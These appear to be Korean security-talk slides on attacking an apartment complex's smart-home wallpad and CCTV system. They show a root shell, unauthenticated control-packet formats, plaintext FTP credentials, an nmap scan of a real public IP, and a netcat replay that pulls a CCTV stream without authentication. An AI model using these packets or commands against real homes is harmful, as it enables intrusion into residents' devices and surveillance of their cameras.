
# whoami
whoami
root
# █
```

외부망에서 라즈베리파이 접속 후 월패드 9997 포트 접속



## Root Shell 획득

# Analysis



# Protocol analysis

```
<start=0058&0>$version=2.0$cmd=10$copy=1-10$target=gateway<start=0210&0>$version=
$danji=0$cmd=11$dongho=&
$copy=1-10$target=gateway#dongho=107&1003#ip=10.107.10.3#status=0#curtime=19700101000113#hwv
ersion=0.1.0#swversion=0.4.1d#mode=1#mode_user=1#mode_method=11#alarm=0<start=0077&0>
$version=2.0$danji=0$cmd=10$dongho=107&1003$copy=$target=server<start=0110&0>
$version=2.0$cmd=11$copy=0-0$dongho=107&1003$target=server#ip=10.10.10.10#curtime=2017090315
2723<start=0106&0>$version=2.0$danji=0$cmd=10$dongho=107&1003$copy=
$target=install#dongho=107&1003#mode=verchk<start=0611&0>
$version=2.0$cmd=11$copy=0-0$dongho=107&1003$target=install#mode=verchk#ver=0.4.1d#config_ve
r=specification.xml#iptable_ver=iptable.conf#ftpinfo=10.10.10.10,21,gateway,gateway#ftp_ip=1
0.10.10.10#ftp_user=gateway#ftp_pw=gateway#ftp_port=21#center_url=http://
www.edailybiz.co.kr/ucity/index.html#ext_url=#help_url=http://10.10.10.10/
manual.asp#internet_url=http://10.10.10.10/content/internet.asp#manual_url=http://
10.10.10.10/content/manual.asp#rounge_url=http://www.edailybiz.co.kr/ucity/
index.html#shop_url=http://115.236.165.59/store#survey_url=http://10.10.10.10/content/
survey.asp#weather_url=<start=0104&0>$version=2.0$danji=0$cmd=10$dongho=107&1003$copy=
$target=upgrade#dongho=107&1003#unit=spec<start=0225&0>
$version=2.0$cmd=11$copy=0-0$target=upgrade#unit=spec#ftpip=10.10.10.10#ftp_ip=10.10.10.10#f
tp_port=21#ftp_user=gateway#ftp_pw=gateway#fname=specification.xml#pathname=spec#swversion=1
.0.3#hwversion=#type=84_EV1<start=0084&0>$version=2.0$danji=0$cmd=21$dongho=&
$copy=0-0$target=upgrade#unit=spec<start=0116&0>
$version=2.0$danji=0$cmd=20$dongho=107&1003$copy=
$target=loginout#mode=add#type=3#data=107,1003,3,4136<start=0090&0>
$version=2.0$cmd=21$copy=0-0$dongho=107&1003$target=loginout#mode=add#res=ok
```

기능 제어 시 발생하는 패킷

25000번 포트 사용

# Protocol analysis

<start=0000&0>

패킷의 길이

인증 절차가 없다

\$version=2.0\$copy=00-0000\$cmd=20\$dongho=111&2222\$target=light

구분자

동, 호수


#mode=sub#no=1#device\_no=1#onoff=y#dimming=8

구분자

# Protocol analysis

내부망에서만 공격하면 파급력이 별로잖아?

# 정보 수집



 [REDACTED].167	
City	Seoul
Country	Korea, Republic of
Organization	Korea Telecom
ISP	Korea Telecom
Last Update	2017-11-22T16:49:47.992685
ASN	AS4766



# 정보 수집


```
bl4nk@ubuntu:~$ nmap 112.186.5.167

Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-05 11:46 PST
Nmap scan report for 112.186.5.167
Host is up (0.0086s latency).
Not shown: 986 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
135/tcp    filtered  msrpc
139/tcp    filtered  netbios-ssn
445/tcp    filtered  microsoft-ds
1783/tcp   open       unknown
2869/tcp   filtered  icslap
3071/tcp   open       csd-mgmt-port
4444/tcp   filtered  krb524
25003/tcp  open       unknown
49152/tcp  open       unknown
49153/tcp  open       unknown
49154/tcp  open       unknown
49155/tcp  open       unknown
49156/tcp  open       unknown
49157/tcp  open       unknown
```

한눈에 보기에 25003번 포트가 수상하다



# Analysis



# CCTV

83	3.429741	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.101.90.11? Tell 0.0.0.0
84	3.479881	Intercre_00:fd:12	Broadcast	ARP	60	Who has 10.101.90.11? Tell 0.0.0.0
85	3.869375	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0? Tell 192.168.0.1
86	4.072653	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0? Tell 192.168.0.1
87	4.246606	Suprema_72:31:68	Broadcast	ARP	60	Who has 10.100.200.202? Tell 10.100.200.213
88	4.275965	Suprema_8f:54:8c	Broadcast	ARP	60	Who has 0.0.0.0? Tell 192.168.0.1
89	4.450697	10.107.10.3	10.100.30.150	TCP	74	41620 → 29000 [SYN] Seq=0 Win=5840 Len=0 MSS
90	4.451109	10.100.30.150	10.107.10.3	TCP	66	29000 → 41620 [SYN, ACK] Seq=0 Ack=1 Win=438
91	4.451240	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000 [ACK] Seq=1 Ack=1 Win=5840 Len
92	4.451985	10.107.10.3	10.100.30.150	TCP	70	41620 → 29000 [PSH, ACK] Seq=1 Ack=1 Win=584
93	4.452278	10.100.30.150	10.107.10.3	TCP	60	29000 → 41620 [ACK] Seq=1 Ack=17 Win=4384 Le
94	4.454242	10.100.30.150	10.107.10.3	TCP	70	29000 → 41620 [PSH, ACK] Seq=1 Ack=17 Win=43
95	4.454360	10.107.10.3	10.100.30.150	TCP	60	41620 → 29000 [ACK] Seq=17 Ack=17 Win=5840 L

CCTV를 켜올 때 발생하는 패킷

10.100.30.150과 통신하는 것을 확인

29000번 포트 사용



# CCTV

## LG DVR & DVD Recorders - Walmart

<https://www.walmart.com/c/brand/lg-dvr-dvd-recorders> ▼ 이 페이지 번역하기

Slim external 8x dvd rw usb retail black bezel. Write: dvd+r 8x dvd+r dl 6x dvd-r dl 6x dvd-r 8x dvd ram 5x dvd+rw 8x dvd-rw 6x cd-r 24x cd-rw 24x. Read: bd x6 dvd 8x cd 24x. Cyberlink software & manual. Package Contents: Slim Portable DVD Writer 1 x USB 2.0 Cable (Y type) 1 x Software Installation Disc (for Windows only) ...



포트 스캐닝을 통해 정보 수집

DVR 기기라는 것을 확인

찾아보니 DVR 기기는 영상 데이터 기록 장치

# CCTV



해당 기기의 정식 소프트웨어 분석.

RTSP 프로토콜 사용.

29000번 포트를 사용하지 않음.

29000번 포트의 정체는?

# CCTV

```
pi@raspberrypi:~/tmp/ex_cctv $ cat cctv_raw | nc 10.100.30.150 29000
SIGN4STRM ÿ'BĴ }L5{4 ®)~*[]%¢to
8q'∠@°ÄD-½:bGdKs뵚 b}P5p
b[]3{jt£~¼®¼[]²ÿÿÜ=H Z~lG¶,0¿][][] 91[]:[]ΨY[] n¿
[]각 k紉[]&L18=&[]=@DfaG5[] otPx
驪Kz7p [][]¿l*ε
»¿0&i~#q[] y¿9
```

서비스 제공사에서 소프트웨어를 개조해놓음.


정식 소프트웨어의 인증 절차를 없어짐.

'SIGN [CCTV 번호]' 패킷 전송 시, 스트리밍 데이터를 받아올 수 있음.

# CCTV

837	10.372760	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
838	10.372763	10.100.30.150	10.107.10.3	TCP	270	29000 → 41624
839	10.372899	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
840	10.373021	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
841	10.373147	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
842	10.373269	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
843	10.373392	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
844	10.373521	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
845	10.373622	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
846	10.373753	10.100.30.150	10.107.10.3	TCP	1514	29000 → 41624
847	10.375246	10.107.10.3	10.100.30.150	TCP	60	41624 → 29000
848	10.375364	10.107.10.3	10.100.30.150	TCP	60	41624 → 29000
849	10.375444	10.107.10.3	10.100.30.150	TCP	60	41624 → 29000
850	10.375532	10.107.10.3	10.100.30.150	TCP	60	41624 → 29000
851	10.375601	10.107.10.3	10.100.30.150	TCP	60	41624 → 29000

